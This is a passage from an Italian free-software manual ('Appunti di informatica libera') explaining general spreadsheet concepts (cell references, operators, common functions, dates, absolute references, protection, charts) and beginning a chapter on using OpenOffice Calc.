  ⟨*http://fabrice.bellard.free.fr/qemu/qemu-doc.html* ⟩
- Fabrice Bellard, *QEMU Accelerator User Documentation*
  ⟨*http://fabrice.bellard.free.fr/qemu/kqemu-doc.html* ⟩
- *Kernel Based Virtual Machine*
  ⟨*http://kvm.qumranet.com/kvmwiki* ⟩

[1] **QEMU** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXXIV

Esercitazioni nel laboratorio di economia aziendale

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte cxxx

Foglio elettronico

Capitolo 832

Concetti generali sui fogli elettronici

Il foglio elettronico è un insieme di ***celle*** accessibili attraverso delle coordinate, organizzate generalmente in forma bidimensionale. Le celle in questione sono delle variabili, rappresentate dalle coordinate relative.

Figura 832.1. Schema tipico di un foglio elettronico bidimensionale.

	A	B	C	D	E	F	G
1							
2							
3							
4							
5							
6							
7							

Solitamente, le coordinate sono composte dall'accoppiamento di una lettera a un numero (intero), come per esempio A1, B25 e F43, ricordando ciò che si fa normalmente nelle notazioni matematiche: a_1, b_{25}, f_{43}. Visivamente, le celle di un foglio vengono disposte su una tabella, dove le colonne sono identificate da una o più lettere e le righe sono identificate da un numero intero. Secondo la consuetudine, nelle coordinate delle celle non si distingue tra lettere maiuscole o lettere minuscole.

La dimensione di una tabella di un foglio elettronico varia a seconda delle potenzialità elaborative disponibili. In linea di principio non ci sono limiti teorici, dal momento che si possono indicare colonne anche attraverso l'abbinamento di più lettere alfabetiche.

Si osservi che la numerazione alfabetica è diversa da quella che avviene solitamente attraverso cifre numeriche, in quanto manca un concetto equivalente allo «zero». Ciò rende difficile il calcolo del valore alfabetico corrispondente a un numero intero e viceversa.

832.1 Coordinate di celle e di zone

La rappresentazione delle celle in forma tabellare è la caratteristica fondamentale del foglio elettronico. Questa disposizione facilita l'identificazione di gruppi di celle, ovvero di ***zone***, disposte su aree rettangolari, dove una cella singola equivale alla zona più piccola disponibile.

L'individuazione di una zona di celle avviene indicando due celle opposte. Per esempio, osservando la figura 832.2, si vede che è stato circoscritto un gruppo di celle rettangolari; per individuare tutto il gruppo basterebbe fare riferimento alla zona che va da C3 a E6, oppure da E3 a C6, oppure da C6 a E3, oppure da E6 a C3, tenendo conto che di solito non ha importanza l'ordine in cui si indicano le due celle opposte.

Figura 832.2. Individuazione di una zona.

	A	B	C	D	E	F	G
1							
2							
3							
4							
5							
6							
7							

Per abbinare le celle opposte che descrivono una zona, si usa normalmente la simbologia seguente, dove ***xm*** e ***yn*** sono le coordinate della prima e della seconda cella:

xm : ***yn***

In pratica, la zona che appare nella figura potrebbe essere rappresentata come C3:E6.[1]

832.2 Coordinate tridimensionali

Quando l'applicativo usato per la gestione dei fogli elettronici consente l'uso di più schede, come se fossero pagine di un libro, queste schede sono nominate e le coordinate possono tenere conto della scheda a cui si riferiscono:

nome_scheda ! ***xm*** [: ***yn***]

nome_scheda **.** ***xm*** [: ***yn***]

Per esempio, «Acquisti.C3:D6» oppure «Acquisti!C3:D6», potrebbe identificare la zona C3:D6 della scheda «Acquisti». Nello stesso modo, «Vendite.F4» oppure «Vendite!F4», potrebbe identificare la cella F4 della scheda «Vendite».

Figura 832.3. Zona C3:D6 nella scheda «Vendite».

	A	B	C	D	E	F	G
1							
2							
3							
4							
5							
6							
7							

Vendite Acquisti

Si osservi che se il nome della scheda a cui si fa riferimento contiene spazi o altri simboli che possono creare problemi di interpretazione, questo viene delimitato normalmente tra apici singoli:

```
'nome_scheda'!xm[:yn]
```

```
'nome_scheda'.xm[:yn]
```

832.3 Tipi di dati

Lo scopo del foglio elettronico è il calcolo automatico di espressioni contenute nelle celle. In generale, le celle possono essere vuote, possono contenere una costante oppure un'espressione da calcolare. Volendo fare una classificazione più dettagliata, si può distinguere tra:

- celle vuote, nel senso che non contengono alcunché;
- celle contenenti una costante numerica;
- celle contenenti un'espressione che genera un risultato numerico;
- celle contenenti una costante stringa;
- celle contenenti un'espressione che genera un risultato stringa.

Per le informazioni logiche (booleane) si utilizzano valori numerici che nel contesto sono interpretati come logici: lo zero vale come *Falso*, uno e probabilmente qualunque altro valore vale come *Vero*.

Nell'ambito dei fogli elettronici hanno una rilevanza particolare le indicazioni di date e di orari. Generalmente, questi tipi di valori sono gestiti attraverso l'attribuzione di un significato speciale ai numeri comuni. Di solito, un numero ***n*** intero positivo indica l'***n***-esimo giorno a partire da un certo riferimento, mentre un numero positivo, minore o uguale a uno, rappresenta una frazione di giorno, ovvero un'ora particolare.

832.4 Espressioni

Tutto ciò che si inserisce all'interno di una cella ha la forma di un'espressione; anche la costante è un'espressione. In particolare, le costanti vanno inserite secondo una forma prestabilita, per distinguere tra stringhe e numeri. Generalmente, i numeri si introducono nella forma cui si è abituati di solito, oppure vengono inseriti in un'espressione esplicita, mentre le stringhe possono richiedere un prefisso per poterle distinguere, oppure vanno inserite anche queste in un'espressione esplicita.

Tabella 832.4. Forme comuni di inserimento delle costanti.

Espressione	Descrizione
numero ***data*** ***orario*** ***valore_logico***	Valore numerico secondo l'interpretazione predefinita; attribuendogli eventualmente un significato specifico.
stringa	Stringa predefinita.
' ***stringa***	Stringa esplicita.
=***espressione***	Espressione.

Le espressioni vere e proprie si realizzano generalmente attraverso degli operatori e delle funzioni. La tabella 832.5 cerca di riassumere gli operatori comuni nei vari tipi di fogli elettronici.

Tabella 832.5. Elenco degli operatori comuni nei fogli elettronici.

Espressione	Descrizione
+***n***	Nessun effetto sul segno di ***n***.
-***n***	Inversione di segno.
m+***n***	Somma.
m-***n***	Sottrazione.
m*****n***	Moltiplicazione.
m/***n***	Divisione.
m&***n***	Concatenamento di stringhe.
(...)	Raggruppamento, precedenza.

Ciò che non si può fare con gli operatori normali, si ottiene generalmente attraverso delle funzioni, la cui notazione può variare a seconda dell'applicativo. Generalmente, una funzione è costituita da un nome seguito da dei parametri (o argomenti) tra parentesi:

```
nome_funzione (parametro...)
```

La separazione dei parametri avviene generalmente attraverso l'uso di virgole o di punti e virgola, a seconda delle convenzioni locali: se i valori numerici prevedono la separazione della parte decimale con un punto, i parametri delle funzioni si separano con una virgola; se i valori numerici prevedono la separazione della parte decimale con una virgola, i parametri delle funzioni si separano con un punto e virgola.

Le funzioni dei fogli elettronici sono solitamente già stabilite. Purtroppo, la tradizione ha portato alla traduzione di questi nomi in base alla localizzazione. Come già accennato, dalla localizzazione può dipendere anche la scelta tra la virgola o il punto e virgola per separare i parametri delle funzioni, dal momento che si pone la scelta del simbolo usato per rappresentare la separazione tra parte intera e parte decimale di un numero. La tabella 832.6 elenca alcune funzioni tipiche nella tradizione dei fogli elettronici, secondo la notazione inglese e italiana; si osservi che alcuni applicativi usano sempre i nomi in inglese anche quando la localizzazione è fatta per un'altra lingua.

Tabella 832.6. Elenco di funzioni comuni nei fogli elettronici.

Espressione	Descrizione
`SUM(`***zona*** [***; zona***] ...`)` `SOMMA(`***zona*** [***; zona***] ...`)`	Sommatoria.
`SQRT(`***n***`)` `RADQ(`***n***`)`	Radice quadrata.
`ROUND(`***n ; decimali***`)` `ARROTONDA(`***n ; decimali***`)`	Arrotondamento.
`IF(`***condizione ; risultato_vero ; risultato_falso***`)` `SE(`***condizione ; risultato_vero ; risultato_falso***`)`	Selezione condizionale.

Il caso della sommatoria è speciale, in quanto si usa generalmente passando come parametro una zona intera. In tale situazione, se non fosse disponibile una funzione del genere, capace di accettare una zona intera come argomento, sarebbe necessario scrivere un'espressione, eventualmente molto lunga, utilizzando sempre l'operatore '`+`'.

I parametri delle funzioni possono essere costituiti da costanti o da espressioni di vario genere, anche se questo poi si paga con una difficile leggibilità. In questo contesto, le costanti stringa sono rappresentate generalmente delimitandole tra apici doppi.

Anche se nelle celle di un foglio non dovesse essere stato previsto il tipo di dati logico, ci sono funzioni che prevedono tra i parametri dei valori logici. In questi casi, può trattarsi solo di espressioni che restituiscono un valore *Vero* o *Falso*. Queste espressioni si realizzano attraverso operatori di comparazione, assieme a operatori o funzioni logiche, che generalmente corrispondono a quanto elencato nella tabella 832.7.

Tabella 832.7. Elenco degli operatori di confronto, degli operatori logici e delle funzioni logiche, comuni nei fogli elettronici.

Espressione	Descrizione
x=***y***	Uguale.
x<>***y***	Diverso.
x<***y***	Minore.
x>***y***	Maggiore.
x<=***y***	Minore o uguale.
x>=***y***	Maggiore o uguale.
`AND(`***x*** ; ***y*** [; ***z***...]`)` `E(`***x*** ; ***y*** [; ***z***...]`)`	AND
`OR(`***x*** ; ***y*** [; ***z***...]`)` `O(`***x*** ; ***y*** [; ***z***...]`)`	OR
`NOT(`***x***`)` `NON(`***x***`)`	NOT

832.4.1 Date e orari

Nei fogli elettronici attuali, il tempo viene rappresentato utilizzando un numero, la cui parte intera indica la quantità di giorni trascorsi a partire da un tempo di riferimento, mentre le frazioni dell'unità rappresentano le stesse frazioni di 24 ore. In generale, non ha importanza sapere quale sia il tempo di riferimento, tranne per il fatto che non si possono gestire date precedenti a quello.

Per essere certi di indicare correttamente una data o un'orario, si utilizzano solitamente delle funzioni apposite, che generano il valore corretto per la rappresentazione del tempo desiderato. La tabella 832.8 riassume le funzioni più comuni a questo proposito.

Tabella 832.8. Elenco delle funzioni comuni per l'inserimento di valori legati al tempo.

Espressione	Descrizione
`DATE(`***anno ; mese ; giorno***`)` `DATA(`***anno ; mese ; giorno***`)`	Data.

Espressione	Descrizione

`TIME(`***ore* ; *minuti* ; *secondi***`)`
 	
`ORARIO(`***ore* ; *minuti* ; *secondi***`)`
	Orario.

Quando il tempo è rappresentato da un numero che rappresenta una quantità di giorni e frazioni di giorno, è facile fare delle operazioni; per esempio si possono calcolare quanti giorni sono contenuti in un intervallo di date, perché basta fare una sottrazione e il valore intero che si ottiene è proprio ciò che si cerca (una quantità di giorni).

Generalmente, oltre alle funzioni che generano il valore corrispondente al tempo, ce ne sono altre per estrapolare alcune componenti: il giorno, il mese, l'anno, l'ora, i minuti e i secondi.

832.4.2 Rappresentazione dei dati

Esiste una distinzione importante tra la sostanza dei dati, il modo di memorizzarli e il modo di rappresentarli. Generalmente, il tipo di memorizzazione dei dati è anche il limite alla realtà che può essere rappresentata. A titolo di esempio, si può prendere in considerazione il problema già descritto della forma in cui vengono annotate le informazioni legate al tempo: il tempo, a livello umano, ha un significato che si traduce in qualche modo in un numero; poi, questo numero deve poter essere rappresentato secondo una forma comprensibile a livello umano.

All'inizio del capitolo è stato chiarito che normalmente i dati inseriti nelle celle sono numeri, stringhe o espressioni che si risolvono in questi due tipi di dati. Un numero può avere un significato diverso a seconda del contesto. I fogli elettronici attuali sono in grado di interpretare questo contesto, cercando di rappresentare i valori nel modo ritenuto più appropriato, ma quando questo non basta occorre intervenire chiarendo il significato che l'informazione deve avere.

Volendo fare un esempio più semplice di quanto riferito alla gestione del tempo, basta pensare ai valori percentuali: il numero 0,1 può trovarsi in un contesto per cui sia giusto rappresentarlo proprio così, oppure potrebbe rappresentare un valore percentuale, corrispondente a 10 %.

Riquadro 832.9. Esempio: significati comuni del valore 10000,5.

il numero 10000,5
il 1000050 %
10000,50 € (o qualunque altra valuta si preferisca)
il giorno 18 maggio 1927
le ore 12:00
le ore 12:00 del giorno 18 maggio 1927
il valore logico *Vero*

832.5 Riferimenti relativi e riferimenti assoluti

Una delle caratteristiche fondamentali di un foglio elettronico è la possibilità di copiare o spostare intere zone in punti diversi da quelli originali, inoltre deve essere possibile l'inserimento e l'eliminazione di righe e colonne.

In questa prospettiva, quando si scrivono delle espressioni che fanno riferimento a delle celle, o a delle zone, questi riferimenti sono generalmente relativi. Si osservi la figura 832.10, in cui si vede la zona A1:B3 che si desidera copiare in D2:E4.

Figura 832.10. Si vuole copiare la zona A1:B3 in D2:E4.

	A	B	C	D	E	F	G
1	Primo	23456					
2	Secondo	87654					
3	Totale	111110					
4							
5							
6							
7							

Si intuisce che la cella B3 debba contenere un'espressione per il calcolo del totale, per esempio SOMMA(B1:B2); evidentemente ci si aspetta che la copia della zona A1:B3 in D2:E4 avvenga in modo «logico», ovvero che l'espressione in E4 sia modificata correttamente in SOMMA(E2:E3).

Figura 832.11. Risultato della copia, con le formule in evidenza.

	A	B	C	D	E	F	G
1	Primo	23456					
2	Secondo	87654		Primo	23456		
3	Totale	=SOMMA(B1:B2)		Secondo	87654		
4				Totale	=SOMMA(E2:E3)		
5							
6							
7							

In modo analogo, ci si aspetta un comportamento «logico» se si desidera inserire un riga nuova tra la prima e la seconda. In tal modo, la terza riga diventerebbe la quarta, per cui l'espressione che prima si trova in B3 andrebbe a finire in B4. A questo punto, sarebbe auspicabile che l'espressione fosse aggiornata in modo coerente, diventando SOMMA(B1:B3).

Figura 832.12. Effetto dell'inserimento di una riga.

	A	B	C	D	E	F	G
1	Primo	23456					
2	*riga inserita*		*riga inserita*	*riga inserita*		*riga inserita*	
3	Secondo	87654		Primo	23456		
4	Totale	=SOMMA(B1:B3)		Secondo	87654		
5				Totale	=SOMMA(E3:E4)		
6							
7							

Quando si scrive una coordinata e si vuole evitare che questa venga modificata durante la **copia** delle celle, si deve aggiungere l'indicazione di quale parte della coordinata non può essere modificata. Generalmente si aggiunge il simbolo '`$`' davanti alla lettera della colonna, davanti al numero della riga, o davanti a entrambi. Per esempio, $A3 è un riferimento alla cella A3, in cui l'indicazione della colonna non può essere alterata in fase di copia; nello stesso modo, A$3 è un riferimento alla cella A3, in cui la riga non può essere modificata. Ovviamente, per impedire qualunque cambiamento si indica semplicemente A3.

Si osservi che, di norma, lo spostamento di una zona, così come l'aggiunta o l'eliminazione di righe o di colonne, comporta l'adattamento corrispondente dei riferimenti, anche se sono stati indicati come assoluti.

832.6 Titoli, protezione delle celle e aree nascoste

Il foglio elettronico si presta particolarmente per la realizzazione di modelli già pronti, in cui può bastare l'inserimento di alcuni dati in celle prestabilite, per ottenere il completamento necessario in modo automatico. A titolo di esempio si può pensare al modello di una fattura, in cui basta inserire la descrizione dell'articolo, la quantità e il prezzo unitario per aggiornare tutte le altre informazioni. In questa situazione, può essere utile fare in modo di proteggere tutto il foglio liberando solo alcune celle. In pratica, si consente l'inserimento di dati solo nelle celle previste, impedendo errori che potrebbero costare l'alterazione di espressioni eventualmente complesse.

Generalmente si usa un approccio di questo tipo: le celle si possono considerare protette o non protette, ma si possono alterare comunque finché non viene attivata la protezione (di tutto il lavoro o della singola scheda). In pratica, solo quando si richiede la protezione complessiva, viene preso in considerazione lo stato individuale di protezione delle celle. In base a questa logica, tutte le celle di un foglio nuovo sono protette in modo predefinito, fino a quando l'utilizzatore non toglie, singolarmente o a zone, la loro protezione; solo dopo questo lavoro di selezione si può abilitare le protezione globale, attraverso cui le celle protette non possono essere più modificate.

Alcuni applicativi del genere attivano e disattivano la protezione globale semplicemente a richiesta, mentre altri richiedono l'inserimento di una parola d'ordine, che rende la protezione più efficace.

Nel momento in cui si usa il foglio elettronico per realizzare modelli complessi, diventa interessante la possibilità di nascondere delle righe o delle colonne. Questo consente di inserire al loro interno espressioni per calcoli intermedi di qualche risultato che non conviene mostrare all'utente a cui viene fatto utilizzare poi tale lavoro. Questa funzionalità, quando disponibile, si abbina convenientemente alla protezione, che può impedire eventualmente l'estrazione di queste informazioni nascoste. Tuttavia, non si deve considerare questa come una misura di sicurezza molto potente; si tratta piuttosto di una possibilità più utile allo scopo di evitare errori all'utente inesperto a cui si fa compilare un modello del genere già pronto.

A completamento di queste funzionalità di protezione, si può aggiungere la possibilità di bloccare lo scorrimento di alcune righe e colonne iniziali. Si fa riferimento a questo concetto parlando di «titoli» o di «riquadri». Lo scopo di tale meccanismo è il mantenere in vista alcune righe e alcune colonne che permettono di interpretare i dati delle celle, quando si realizzano tabelle di dati molto grandi che superano l'estensione visuale dello schermo.

832.7 Grafici

Attraverso i dati contenuti nelle celle di un foglio elettronico è possibile ottenere generalmente un grafico, scelto in base al tipo di informazioni che si intendono rappresentare. Il comportamento dei programmi di questo tipo può variare di molto nel modo di richiedere le informazioni necessarie alla realizzazione di tali grafici. In generale, per quanto riguarda i grafici che si dispongono su assi cartesiani, vengono distinti due gruppi di informazioni fondamentali: una serie di stringhe descrittive che vanno disposte sull'asse X e più insiemi di valori da disporre sull'asse Y in corrispondenza dei riferimenti sull'asse X.

Per fare un esempio, osservando la figura 832.13, si vedono tre gruppi di valori abbinati alle descrizioni «Primo», «Secondo» e «Terzo». Si intende che le stringhe contenute nella zona A1:A3 vanno collocate nell'asse X, mentre le zone B1:B3, C1:C3 e D1:D3 sono i valori relativi da rappresentare.


Figura 832.13. Si vuole realizzare il grafico dei dati contenuti nella zona A1:D3.

	A	B	C	D	E	F	G
1	Primo	10	15	20			
2	Secondo	10	17	15			
3	Terzo	30	19	5			
4							
5							
6							
7							

In questo caso, i valori da rappresentare, ovvero le ***serie di valori***, sono organizzati in modo verticale. Quando il programma che si utilizza guida alla realizzazione del grafico, potrebbe proporre delle soluzioni errate; in questo caso potrebbe proporre la lettura delle serie di valori in modo orizzontale. È evidente, quindi, che quando si realizza un grafico occorre poi controllare che ciò che si ottiene corrisponda effettivamente a ciò che si vuole rappresentare. Ci si può allenare su questo problema provando a ottenere lo stesso grafico orientando diversamente la tabella dei dati, come si vede nella figura 832.14.

Figura 832.14. Si vuole realizzare il grafico dei dati contenuti nella zona A1:C4.

	A	B	C	D	E	F	G
1	Primo	Secondo	Terzo				
2	10	10	30				
3	15	17	19				
4	20	15	5				
5							
6							
7							

Figura 832.15. Il grafico che si dovrebbe ottenere usando la forma dell'istogramma.

832.8 Riordino

Il foglio elettronico non è un sistema adatto per l'elaborazione di dati al livello di una base di dati. Tuttavia, può essere utile inserire elenchi brevi che poi conviene riordinare in base a qualche criterio.

Generalmente tali dati vengono inseriti suddivisi in righe. Successivamente il riordino può avvenire in base alla selezione della zona rettangolare in cui si trova l'elenco, specificando quali colonne usare come criterio di ordinamento. Il riordino fatto in questo modo riguarda solo la zona selezionata, senza interferire con il resto del foglio, sia in orizzontale, sia in verticale.

832.9 Filtro

Di solito, i dati inseriti in una tabella, disposti sulle righe della stessa, possono essere filtrati secondo qualche criterio. Nelle situazioni più semplici si possono visualizzare solo le righe che contengono un certo valore in corrispondenza di una certa colonna. Ciò può essere utile per visualizzare facilmente solo alcune informazioni che diversamente sarebbe difficile estrapolare.

[1] Alcuni tipi di foglio elettronico consentono di attribuire un nome a delle zone di celle, per potervi fare riferimento in modo più intelligibile all'interno delle espressioni. Tuttavia si tratta di una caratteristica su cui in generale non si può contare; pertanto, per dei lavori che devono poter essere convertiti in formati differenti, è meglio evitare l'uso di questa attribuzione di nomi.

Funzioni comuni

Nelle tabelle successive, vengono riepilogate alcune funzioni importanti, che di solito sono disponibili nei fogli elettronici comuni.

Tabella 833.1. Somme.

Espressione	Descrizione

`SUM(`***zona*** [***;zona***] ...`)`
 	
`SOMMA(`***zona*** [***;zona***] ...`)`
	Somma le zone o le celle singole indicate come parametri.

`SUMIF(`***intervallo_ricerca;valore_cercato;intervallo_da_sommare***`)`
 	
`SOMMA.SE(`***intervallo_ricerca;valore_cercato;intervallo_da_sommare***`)`
	Gli intervalli sono zone disposte su una riga o su una colonna. Si ricerca il valore indicato come secondo parametro all'interno della zona che appare come primo. I valori che si trovano sulla stessa riga o sulla stessa colonna di quelli trovati (dipende da come sono orientate le zone originali) nell'ambito della zona indicata come ultimo parametro, sono quelli che vengono sommati.

Tabella 833.2. Arrotondamenti.

Espressione	Descrizione

`ROUND(`***valore;decimali***`)`
 	
`ARROTONDA(`***valore;decimali***`)`
	Arrotonda il valore alla quantità di decimali specificata.

`ROUNDUP(`***valore;decimali***`)`
 	
`ARROTONDA.PER.ECC(`***valore;decimali***`)`
	Arrotonda il valore per eccesso alla quantità di decimali specificata.

`ROUNDDOWN(`***valore;decimali***`)`
 	
`ARROTONDA.PER.DIF(`***valore;decimali***`)`
	Arrotonda il valore per difetto alla quantità di decimali specificata.

`MROUND(`***valore;unità_minima***`)`
 	
`ARROTONDA.MULTIPLO(`***valore;unità_minima***`)`
	Arrotonda il valore utilizzando multipli di quanto specificato come ultimo parametro.

`CEILING(`***valore;unità_minima***`)`
 	
`ARROTONDA.ECCESSO(`***valore;unità_minima***`)`
	Arrotonda il valore per eccesso utilizzando multipli di quanto specificato come ultimo parametro.

`FLOOR(`***valore;unità_minima***`)`
 	
`ARROTONDA.DIFETTO(`***valore;unità_minima***`)`
	Arrotonda il valore per difetto utilizzando multipli di quanto specificato come ultimo parametro.

Tabella 833.3. Funzioni logiche.

Espressione	Descrizione
IF(***condizione*** ; ***risultato_vero*** ; ***risultato_falso***) SE(***condizione*** ; ***risultato_vero*** ; ***risultato_falso***)	Selezione condizionale.
AND(***x*** ; ***y*** [; *z*...]) E(***x*** ; ***y*** [; *z*...])	AND logico.
OR(***x*** ; ***y*** [; *z*...]) O(***x*** ; ***y*** [; *z*...])	OR logico.
NOT(***x***) NON(***x***)	NOT logico.

Tabella 833.4. Funzioni di ricerca.

Espressione	Descrizione
VLOOKUP(***valore_cercato*** ; ***matrice*** ; ***indice*** ; FALSO) CERCA.VERT(***valore_cercato*** ; ***matrice*** ; ***indice*** ; FALSO)	Cerca il valore indicato come primo parametro, nella prima colonna della zona specificata come secondo parametro; restituisce il valore che si trova sulla stessa riga, in corrispondenza della colonna ***n***-esima, indicata come terzo parametro. L'ultimo parametro va usato normalmente come si vede nel modello (indicando *Falso* o zero), altrimenti la ricerca richiede che la zona che costituisce la «matrice» sia ordinata.
HLOOKUP(***valore_cercato*** ; ***matrice*** ; ***indice*** ; FALSO) CERCA.ORIZZ(***valore_cercato*** ; ***matrice*** ; ***indice*** ; FALSO)	Cerca il valore indicato come primo parametro, nella prima riga della zona specificata come secondo parametro; restituisce il valore che si trova sulla stessa colonna, in corrispondenza della riga ***n***-esima, indicata come terzo parametro. L'ultimo parametro va usato normalmente come si vede nel modello (indicando *Falso* o zero), altrimenti la ricerca richiede che la zona che costituisce la «matrice» sia ordinata.

Tabella 833.5. Funzioni legate al tempo.

Espressione	Descrizione

`DATE(`***anno*** **;** ***mese*** **;** ***giorno***`)`
 	
`DATA(`***anno*** **;** ***mese*** **;** ***giorno***`)`
	Data.

`TIME(`***ore*** **;** ***minuti*** **;** ***secondi***`)`
 	
`ORARIO(`***ore*** **;** ***minuti*** **;** ***secondi***`)`
	Orario.


Capitolo 834

Utilizzo essenziale di OpenOffice Calc

Questo capitolo mostra l'uso essenziale di OpenOffice Calc, ovvero il foglio elettronico di OpenOffice.org, in lingua italiana.

834.1 Configurazione locale

Prima di iniziare qualsiasi lavoro con OpenOffice.org, conviene definire la sua configurazione locale interna (oltre al fatto che la variabile di ambiente '**LANG**' o le variabili '**LC_***' devono essere state definite in modo appropriato). Dal menù `Strumenti` si deve selezionare la voce `Opzioni`. Si ottiene una finestra che sul lato sinistro mostra un menù ad albero, dove si deve selezionare ancora: `Impostazioni lingua`, `Lingue`. Nella figura si vede come completare la maschera corrispondente, con i valori appropriati alla lingua e alle consuetudini nazionali italiane.

Figura 834.1. Configurazione locale interna di OpenOffice.org per la lingua e le convenzioni nazionali italiane. Si osservi che la lingua con cui vengono mostrati i messaggi, le voci del menù e altro, dipende dalla configurazione delle variabili di ambiente '**LANG**' o le variabili '**LC_***'.

834.2 Impaginazione

L'impaginazione si imposta attraverso il menù `Formato`, selezionando la voce `Pagina`. Si ottiene una finestra contenente diverse schede, per i vari aspetti presi in considerazione. Dalla scheda `Pagina` (figura 834.2) si può definire il formato e l'orientamento della carta nella stampante (A4 verticale), i margini (nella figura i margini verticali sono da un centimetro, mentre quelli orizzontali sono da due centimetri) e l'allineamento del contenuto nello spazio della pagina (in questo caso è richiesto di centrare sia orizzontalmente, sia verticalmente).

